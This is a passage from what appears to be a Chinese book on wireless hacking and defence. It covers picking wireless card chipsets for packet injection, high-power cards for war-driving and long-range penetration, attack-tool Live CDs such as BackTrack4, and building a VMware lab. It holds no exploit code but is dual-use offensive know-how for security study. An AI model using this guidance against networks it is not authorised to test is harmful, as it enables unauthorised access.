PING google.com (66.249.89.104) 56(84) bytes of data.
64 bytes from nrt04s01-in-f104.1e100.net (66.249.89.104): icmp_seq=1 ttl=50 time
=104 ms
64 bytes from nrt04s01-in-f104.1e100.net (66.249.89.104): icmp_seq=2 ttl=50 time
=108 ms
64 bytes from nrt04s01-in-f104.1e100.net (66.249.89.104): icmp_seq=3 ttl=50 time
=106 ms
^C
--- google.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 104.683/106.672/108.357/1.561 ms
longas@ZeroOne:~$
```

图 2-29

这样，属于自己的 WPA-PSK 加密无线网络就搭建完成了。



第3章

无线网络攻防测试环境准备

本章将讲解无线网络攻防的测试环境，包括网卡的选择、攻防需要的操作系统，以及搭建虚拟环境下的无线攻防测试。

- 3.1 无线网卡的选择
- 3.2 必备的操作系统
- 3.3 搭建虚拟环境下无线攻防测试环境
- 3.4 搭建便携式无线攻防测试环境





3.1 无线网卡的选择

一般来说，只要准备一台笔记本电脑，通过内建的无线网卡就可以进行无线黑客攻防演练了。但是想要成为一位专业的无线黑客，为了实现不同种类的无线攻击，就必须准备不同的无线网卡，甚至外置天线和 GPS，必要时还会需要便携式无线路由器的支持。

3.1.1 无线网卡接口类型

在无线网卡的选择上，主要应注意以下几点：芯片类型、是否支持外接天线、网卡固件版本、支持的无线协议、网卡功率等。图 3-1 所示为用于测试的部分无线网卡，包括多种不同的芯片及多个接口类型，适用于不同场合及测试环境。




图 3-1

作为目前市面上常见的无线网卡产品，主要有这样几种接口：USB、PCMCIA、PCI 及 MiniPCI 等。

其中，USB 接口的无线网卡最为方便，可以在 Windows 下与虚拟机配合使用（参考后面小节），也可以在 Linux 下使用。图 3-2 所示为 D-Link WUA-1340 USB 接口无线网卡。

而 PCMCIA 接口的无线网卡，主要用于笔记本电脑，此类网卡同样可以在 Windows 下使用（需要额外驱动及指定型号），也可以在 Linux 下使用，如图 3-3 所示。



图 3-2



图 3-3

那么，对于笔记本电脑而言，还有一种类型的无线网卡也比较适合，就是 MiniPCI 接口的无线网卡，这种类型的卡比较小巧，它是需要插入到笔记本主板上的，但是可以在 Windows 及 Linux 下使用，一般 Atheros 芯片的比较好，如图 3-4 所示。

对于台式机而言，除了可以使用 USB 类型的无线网卡外，还有就是常见的 PCI 插槽的无线网卡了，这类网卡一般都带有一个可拆卸天线，便于用户根据实际情况调整，适合家庭用户使用，如图 3-5 所示。




图 3-4




图 3-5

3.1.2 无线网卡的芯片

若是为了普通的办公室及家庭无线上网的目的，就不需要强调无线网卡芯片，随意一款无线网卡都差不多。不过，对于无线黑客来说，无线网卡的选择关键就在网卡所使用的芯片，而由于各种网卡采用的芯片不同，可能会导致无线攻击工具某些功能不能实现。目前，无线黑客主要使用的网卡芯片有 Atheros、Ralink、Prism 系列，其他如 Orinoco、Intel 芯片也不错，其中 Ralink 多为 USB 无线网卡所有。下面就对较为流行的 Atheros、Ralink 及 Prism 芯片进行简单说明。

1. Atheros 芯片


Atheros 是我国台湾省的企业，同时也是全球最大的无线网卡芯片供应商之一，其在无线网卡芯片领域的地位与 Intel 在中央处理器领域颇为相似。Atheros 从早期的 802.11a 开始，一步步地开发出支持 802.11b/g/n 的网卡，逐渐成为全球最大的无线网卡芯片供应商。Atheros 芯片对各种无线网络工具的支持性非常高，因此已经成为无线网络安全测试必备的网卡芯片要求之一。

就市场而言，目前 TP-LINK 的无线网卡产品大多使用 Atheros 芯片。目前对 Atheros 的无线芯片进行细分，主要有 AR5002、AR5005、AR5006、AR5007、AR5008、AR9001 及 AR9002 等近十款。

目前 Atheros 涉及的不光是无线网卡，广泛使用的 Atheros 芯片的产品还包括无线路由器、无线网桥等各类无线产品设备。关于 Atheros 芯片的更多内容大家可以到其官方网站 (<http://www.atheros.com/>) 进行详细了解。图 3-6 所示为一些 802.11b/g 访问点和路由器上采用的 Atheros AR5416 主芯片。

2. Ralink 芯片

雷凌科技股份有限公司 (Ralink Technology Corporation) 是无线局域网络芯片组解决方案的领先创新者和开发商。Ralink 802.11x 芯片因 Wi-Fi、移动和嵌入式应用所需的卓越吞吐量、扩展范围、低功耗及一致的可靠性而获得认可。这些功能丰富的芯片组拥有用于客户端的高档芯片集成，以及用于 CB、MiniPCI、PCI、PCIe 和 USB 接口的 AP 解决方案，有助于客户经济有效地制造更小、更复杂的移动无线产品。雷凌科技的 MIMObility 专利技术将 Wi-Fi 应用从传统的 PC 网络扩展到各种数字多媒体和手持式设备，如手机、PDA、相机、打印服务器、HDTV 及视频游戏播放器等。通过 802.11n 解决方案，雷凌科技的客户将能够持续提升新一代高性能 Wi-Fi 的速度、带宽及可靠性。雷凌科技成立于 2001 年，总部位于我国台湾省的新竹市，并在加州库珀蒂诺设有研发中心。



关于 Ralink 芯片的更多内容大家可以到其官方网站 (<http://www.ralinktech.com/>) 进行详细了解。图 3-7 所示为 USB 接口采用 Ralink 芯片的 TP-LINK WN321G 无线网卡。




图 3-6




图 3-7

3. Prism 芯片

由于 Prism 芯片早期技术资料的开放性，使得相当数量的驱动程序及无线工具被相继开发。Prism 系列的芯片，包含了最早的 Prism1、Prism2、Prism3 (802.11b)，以及现在的 Prism GT (802.11b/g)、Prism WorldRadio (802.11a/b/g/i/j)。以前有一些比较有名的无线黑客工具都支持 Prism 芯片，但是最近几年采用该芯片的无线网卡逐渐减少。

小知识：内置的无线网卡通常有两种：Intel 或 IBM。IBM 用的就是 Atheros 芯片；对于 Intel 芯片，因为其设计上的原因，抓包会有问题，而且不能顺利发攻击包，需要额外安装驱动来改善。

3.1.3 总结整理

现在市面上销售的无线网卡基本上都支持 802.11b/g，这样的配置已成为主流。虽然目前国内支持 802.11n 的产品有很多，但是由于其价格相对稍显昂贵，仍算不上主流，所以无线黑客多会选择支持性广泛的网卡。

表 3-1 为在各大电脑城都有销售，并且经笔者亲自测试可进行后面无线攻防的 Wireless 网卡列表，其使用效果各有不同，对于下决心进行无线黑客攻防技术学习的读者朋友，可以参考下表。

表 3-1

Atheros	TP-LINK	TL-WN510G TL-WN610G	PCMCIA	802.11b/g	重点推荐，在 Windows 及 Linux 下十分稳定
PrismGT	Linksys	WUSB54G	USB	802.11b/g	带延长线，笔者最早购买的一款，效果还不错
Broadcom	Linksys	WPC54G	PCMCIA	802.11b/g	在 Windows 下工作稳定
Ralink	ASUS	WL-167G	USB	802.11b/g	在注入攻击时效率不高，个别时候会出现卡死情况
Ralink	IPTIME	IP-G200U (韩国型号为 G054U-A)	USB	802.11b/g	带延长线，注入攻击时间稍长，但效果不错，很稳定，重点推荐

(续表)

Atheros	TP-LINK	TL-WN510G TL-WN610G	PCMCIA	802.11b/g	重点推荐，在 Windows 及 Linux 下十分稳定
Ralink	WiFiCity	IDU-2850UG (俗称： 卡王)	USB	802.11b/g	在注入攻击时效率一般， 但能够获取到远距离 AP 信 号，适合探测
Ralink	G-Sky	GS-27USB (俗称：卡皇)	USB	802.11b/g	在注入攻击时效率一般， 但能够获取到远距离 AP 信 号，适合探测

3.1.4 关于大功率无线网卡的疑问

过去的两年，笔者收到很多无线爱好者、论坛网友以及读者的来信，询问很多款无线网卡的使用效果，这里就针对一个很多人比较关心的问题做出回答，以供大家在购买无线网卡时作为参考。

目前市面上有一些打着“蹭网”旗号的无线网卡，其广告上宣传能够进行 3 千米以上的无线信号搜索，并宣称能够进行“免费上网”。

事实真的是这样吗？其实此类网卡物理结构非常简单，所谓“免费上网”就是一款大功率无线网卡加 WEP 密码破译软件，不过是厂商故意宣传的噱头，这些基础的知识我们在后面的章节就能看到。

此外，普通无线网卡功率为 40~100mW，而这类“蹭网”卡功率往往达到 500~1000mW，高于常规网卡数十倍，配合加强型的天线，所以在信号搜索方面，才会有如此强势。不过希望大家明白的是，大功率固然信号强，但对人体肯定是有害的，无线发射器方面国际安全尺度是 100mW，这东西超标了 5~10 倍，所以家里有小孩或者孕妇的朋友，一定要将此网卡放置的远一点。

对于商家宣传的搜索半径 3.6 千米之类的广告，由于无线信号的收发是双向的，学过通信的人都知道，即使你能搜到信号，但由于原 AP 路由器信号发射能力不强，同样用不了。而家用无线路由器的辐射范围也就几十米，换句话说，信号覆盖范围也就是以这几十米为半径，处于该范围内的无线用户才能连接 AP 进行上网，那么这些高功率的无线网卡虽然能从较远距离搜索到信号，但是根本无法连接，所以这个 3.6 千米，很遗憾，最多就是个探测距离而已，而实际中由于城市间复杂的楼层、道路及信号的干扰，实际探测能力一般最远也就是 300 米左右，如果配强化天线可以再延长一些。

但是，并不是说这类卡价值就不高，实际上，此类高功率无线网卡，在无线黑客中，主要用于进行 War-Driving 无线信号探测及无线热点地图绘制，并在改装天线后可配合同样改装后的小型 AP 进行远距离渗透、无线跳板攻击等。所以，无线黑客不会由于一些过度的宣传就放弃此类网卡，相反，还会发掘出更多的潜力和用途。后面在进行讲解 War-Driving 的章节中还会涉及此类网卡。

我曾受某厂商的朋友委托，参与某高功率无线网卡的早期型号性能及无线黑客测试，并提交内部报告。目前该网卡已成为笔者随身携带的无线网卡之一，根据不同环境使用不同网卡，这才能发挥其最大的能力。

接下来，继续了解适合于无线黑客学习的 OS 知识。



3.2 必备的操作系统

虽然现在 Linux 的安装已经很方便，至少不像以前那样强调 1024 柱面之类的麻烦要求，但是对于初接触无线安全的读者来说，还是需要花费一些时间来建立一个适合的 Linux 环境。而作为无线安全所需的工具和环境，尤其是无线网卡驱动等的安装，更是要花费一番工夫。那么，是否有什么方法能使我们的工作变得简单一点呢？答案当然是肯定的，方法就是特殊的 Live CD。

知识点：所谓 Live CD，就是一种可以开机启动的操作系统光盘。这种操作系统无须像传统的 Linux 一样完整地进行安装，只需要将光盘放置在光驱中，在重新启动时进入到 BIOS 中设置从光驱启动就可以了。这样，在计算机启动后，就会引导至光盘的操作系统中，这个系统是通过装载到内存中实现的，所以无须占据硬盘空间，很方便携带使用。目前全世界有大量的 Live CD 版本的 Linux、Ubuntu、BSD 系统在被使用着。

对于随时准备进行无线攻击的黑客，携带这样的 Live CD 可以在需要的时候立刻进入一个包含无线攻击工具的 Linux 或 FreeBSD 环境，对当前的无线网络环境进行测试。而对于无线安全审计人员及安全顾问，这样的 Live CD 为建立评估环境、进行渗透测试等工作节省了大量的时间，在过去数年针对政府机构、运营商等对象的安全培训课程中，笔者就推荐了几款 Live CD 给不同部门的安全人员使用。而且，一些组织及个人都推出了预先安装好相关工具的 Live CD 光盘。这些 Live CD 只需从网站上下载 ISO 镜像文件，然后直接刻录到光盘上即可使用。

听起来是不是很方便？那么下面就带大家了解无线安全及攻击中常用到的几款 Live CD。首先，介绍大名鼎鼎的 BackTrack4 Linux。

3.2.1 BackTrack4 Linux

BackTrack 简称为 BT，是 Remote-exploits.com 出品的黑客攻击专用平台。目前主要以 Live CD 的方式发布。最初的版本叫 Auditor Security Collection，简称为 Auditor，是前些年非常有名的无线安全审计光盘，记得 2002 年使用 Auditors 学习过很多 Linux 下的黑客工具（因为都是默认安装好的，比较适合笔者）。不久之后，Auditor 与同样出名的无线攻击光盘 Whax 进行了合并及修正，新推出的版本就更名为 BackTrack。其先后推出了 BackTrack1.0、2.0 及 3.0，目前最新的版本是 BackTrack4，简称 BT4。截至 2010 年 8 月，BT 的最新版本为 BT4 R1 版。

由于 BT4 内置了 300 余种安全及黑客类工具，所以在国际上被安全界誉为攻击渗透测试平台，当然，工具都是双刃剑，安全人员使用的意义和黑客使用的意义截然不同。本书内无线黑客攻防测试内容都将主要以 BackTrack4 Linux 环境为例。在后面的小节中会专门说明该系统的安装及基本使用。

BackTrack4 Linux 的官方网站：

<http://www.remote-exploit.org/backtrack.html>

BackTrack4 Linux ISO 的下载地址：

<http://www.remote-exploit.org/cgi-bin/fileget?version=bt3-prefinal-iso>

图 3-8 所示为 BackTrack4 Linux 的桌面。

在 BackTrack4 Linux 的菜单上，制作者已按照攻击顺序进行了详细分类，涵盖信息窃取、端口扫描、缓冲区溢出、中间人攻击、密码破解、无线攻击、VoIP 攻击等方面，如图 3-9 所示。




图 3-8




图 3-9

3.2.2 Slitaz Aircrack-ng Live CD

Slitaz Aircrack-ng Live CD 是基于 Slitaz Linux 和最新版的 Aircrack-ng 套装整合而成的，并且内置了大量的无线网卡驱动。这个版本是由 Aircrack-ng 开发团体所发布，总体来说还是比较稳定的。不过有些遗憾的是，这款 Linux 和 BackTrack Linux 相比，差距还是很大，毕竟只是单纯支持 Aircrack-ng 这一款无线黑客工具还是比较势单力薄。

有兴趣的朋友也可以到 Slitaz 的官网去看看这款 Linux 的更多介绍。

Aircrack-ng 的 Slitaz Aircrack-ng Live CD 下载地址：

<http://www.aircrack-ng.org/doku.php?id=slitaz>

Slitaz 的官方网站：

<http://www.slitaz.org/en/>

图 3-10 所示为 Slitaz Aircrack-ng Live CD 的桌面，非常简洁，有些 BSD 的风格。

从图 3-11 中可以看到，Slitaz Aircrack-ng Live CD 中包含了 Aircrack-ng 的套装。




图 3-10



图 3-11

如图 3-12 所示，目前提供下载的 Slitaz Linux 中，内置的 Aircrack-ng 版本为 1.0 rc3 r1579。关于如何升级到最新的 Aircrack-ng 版本的方法请大家参考第 4 章的内容。



```
Aircrack-ng 1.0 rc3 r1579 - (C) 2006, 2007, 2008, 2009 Thomas d'Otreppe  
Original work: Christophe Devine  
http://www.aircrack-ng.org  
usage: aircrack-ng [options] <.cap / .ivs file(s)>  
Common options:
```

图 3-12

3.2.3 WiFiSlax

这款 Live CD 在国内讨论的并不多，主要是因为语言的问题使得用起来并不方便。记得当时笔者正任无线门户网站的安全板块版主，除了自己在 2007 年 6 月发了几篇使用 BT2 破解 WEP 及 WPA-PSK 的帖子外，最早也就是在 2007 年底出现了几个关于 WiFiSlax 的帖子，之后这些帖子被各大网站广为流传，包括很多黑客网站。

在 Slax 基础上定制出来的 WiFiSlax，从名字上就可以看出，这是一款专门针对无线网络攻击审计的 Live CD。在其主菜单中罗列了多款主流的无线攻击及破解工具，除此之外还内置了大量的网卡驱动，实为无线黑客必备的光盘之一。不过要注意的是，由于 WiFiSlax 来自西班牙，所以菜单上会出现一些西班牙语，但由于多数词汇与英语相似，所以还算是不难理解。

WiFiSlax 的官方网站：

<http://www.wifislax.com/>

图 3-13 所示为 WiFiSlax 的桌面，无线攻击类工具都隐藏在菜单。

如图 3-14 所示，在 WiFiSlax 的菜单中，能够找到 Aircrack-ng 套装。



图 3-13




图 3-14

3.2.4 WiFiWAY

这个也是在无线黑客中常会提及的 Live Linux，内置全套 Aircrack-ng 攻击包及网卡驱动，虽然系统已经过全面优化，但稍觉可惜的是系统自身并没有内置其他如 Cowpatty、Void11 等深入攻击工具。需要强调的是，虽然和 WiFiSlax 来自同一个制作团体，但是 WiFiWAY 就功能上来说不如 WiFiSlax。

图 3-15 所示为 WiFiWAY 的桌面，是不是和 WiFiSlax 很像？这里就不详细介绍了吧。




图 3-15

3.2.5 其他 Live CD

除了上面提到的 4 款 Live CD 外，还有非常多的为不同目的制作的开机启动光盘，其并不一定都是基于 Linux 内核，也有一些是为其他操作系统准备的，如专为数字取证的、专为渗透测试的，还有为蓝牙及手机安全的等。因为喜欢这些 Live CD，加上多年从事应急响应、安全攻防演练、内部安全培训、安全认证培训等，所以收集了很多，不过这里就不一一列举了。对于与无线网络安全及黑客攻击相关的 Live CD，下面再提供一些供大家参考。

1. nUbuntu

此为 Ubuntu 的延伸版本，专为专业安全人员设计的渗透、评估测试平台。内置了大量的安全工具，包含扫描、嗅探、密码破解、木马、无线攻击等，其标识如图 3-16 所示。



官方网站：

<http://www.nubuntu.org/>

图 3-16

其菜单中收录了多款无线攻击的工具，除了 Aircrack-ng 外，还有用于无线 DoS 攻击的 Void11、扫描用的 Kismet、破解用的 Cowpatty 等工具，如图 3-17 所示。

2. Whax

Whax 和 Auditor、BackTrack 一样是鼎鼎有名的攻击及安全审计平台，同样内置了全套的安全工具，一些国外黑客网站内的早期教学视频多是以此 Linux 为蓝本制作出来的。Whax 的桌面如图 3-18 所示，可以从上面依稀看到现在 BT4 的身影。




图 3-17



图 3-18

3. SkyRidr

SkyRidr 是基于 Auditor Live CD 建立的，但增加了很多无线攻击的工具，并提供一个自行定义的 Script 来进行攻击测试的操作。

4. PHLAK

PHLAK 是基于 Morphix 建立的 Live CD Linux，主要用于安全评估及审计使用。内置了大量的安全工具，包括 nmap、nessus、snort、the coroner's toolkit、ethereal（现在被称为



无线网络黑客攻防



Wireshark)、hping2、proxychains、lczroex、ettercap、kismet、hunt 及 brutus 等，其光盘封面如图 3-19 所示。

5. Mpentoo

Mpentoo 是个人很喜欢的一款早期 Live CD Linux，主要是因为内置了全套的欺骗类工具，如 dsniff 套装。2004 年在任西北地区 CIW 安全主讲的时候，在讲深入环境攻击技术给学生们演示时派了很大用场。这里把它提供出来顺便纪念一下曾经 3 年的 CIW 安全主讲生涯，虽然现在这个原本不错的国际认证在国内已经被一些所谓的培训机构做烂了，但至少曾经笔者主讲时觉得还是很有意思的，现在偶尔还会给一些企业讲讲。

其无线攻防工作界面如图 3-20 所示。我们可以看到 Aircrack-ng 套装以及用于扫描的 Airsnort、Kismet 等。

看了这么多，是不是有些眼花缭乱呢？正如上面所说到的，除了这些，还有非常多的为不同目的而制作的 Live CD，但是本书是为无线安全所写，所以后面的内容也将集中在其中一款目前最主流的无线安全 Live CD 系统上，即 BackTrack4 Linux。



图 3-19




图 3-20

3.3 搭建虚拟环境下无线攻防测试环境

VMware 就是常说的虚拟机软件，可以进行硬件设备的模拟及安装虚拟操作系统，现在黑客和安全顾问都在使用 VMware 来搭建测试平台。VMware 有很多版本，针对不同环境及人士的需求，在单机环境下常用的是 VMware Workstation 工作站版。该工具可运行在 Windows 或者 Linux 环境下，对于一些不想安装双系统的用户来说，使用 VMware 来建立虚拟系统可以有效地避免多操作系统共存带来的安全隐患。不过要强调的是，VMware 下载到 USB 无线网卡是比较方便的，但对于笔记本电脑用 PCMCIA 卡而言，就需要费些周折了。

3.3.1 建立全新的无线攻防测试用虚拟机

可能有的读者会抱怨诸如 VMware、Linux 不懂、双系统很麻烦之类，别担心，本节就来讲解在 VMware Workstation 中如何建立无线攻防测试用虚拟机，我们以 BackTrack4 Linux 为例。不过为了便于大家以后的学习，下面将以英文版本的 VMware Workstation 来讲解。

Step 01 打开虚拟机软件。

关于在 Windows 如何安装 VMware 的问题，这里只需要一直单击“下一步”按钮进行安装即可。安装完毕后，在 Windows 下选择“开始”→“程序”→VMware Workstation 命令，初始界面如图 3-21 所示。




图 3-21

Step 02 开始创建虚拟机。

- ① 在 VMware Workstation 程序主界面左上角选择 File→New→Virtual Machine 命令。本步的意思是建立一个新的虚拟机，如图 3-22 所示。
- ② 之后，会弹出图 3-23 所示的对话框，此为安装向导。选择默认的 Typical 即典型的，然后单击 Next 按钮。
- ③ 下来就会看到图 3-24 所示的界面，在 Installer disc image file (iso) 中设置好安装所需的 ISO 镜像文件，这里选择 BackTrack4 Linux 镜像文件 bt4-final.iso。设置完毕后单击 Next 按钮继续。





图 3-22




图 3-23

- ④ 下面会看到图 3-25 所示的界面，这里是选择要安装的系统类型，由于 BackTrack4 Linux 是基于 Ubuntu/Debian 开发的，所以这里选择为 Linux，然后在 Version 下拉列表中选择 Ubuntu，单击 Next 按钮继续。




图 3-24




图 3-25

- ⑤ 接下来，会要求我们设置该虚拟机的名称及保存路径，这里根据自己的需要来设定就可以了。设置完毕后，单击 Next 按钮继续，如图 3-26 所示。
 ⑥ 此时弹出图 3-27 所示的界面，要求我们对虚拟机的硬盘大小进行限定，同样地，根据个人情况来设置，这里就设置为 30GB。不用担心，设置这个值并不会影响到当前的磁盘空间，并不是说这里设置了，磁盘上就没有了空间。这个值只代表虚拟磁盘最高能占据实际物理磁盘的大小。设置完毕后，单击 Next 按钮继续。




图 3-26




图 3-27

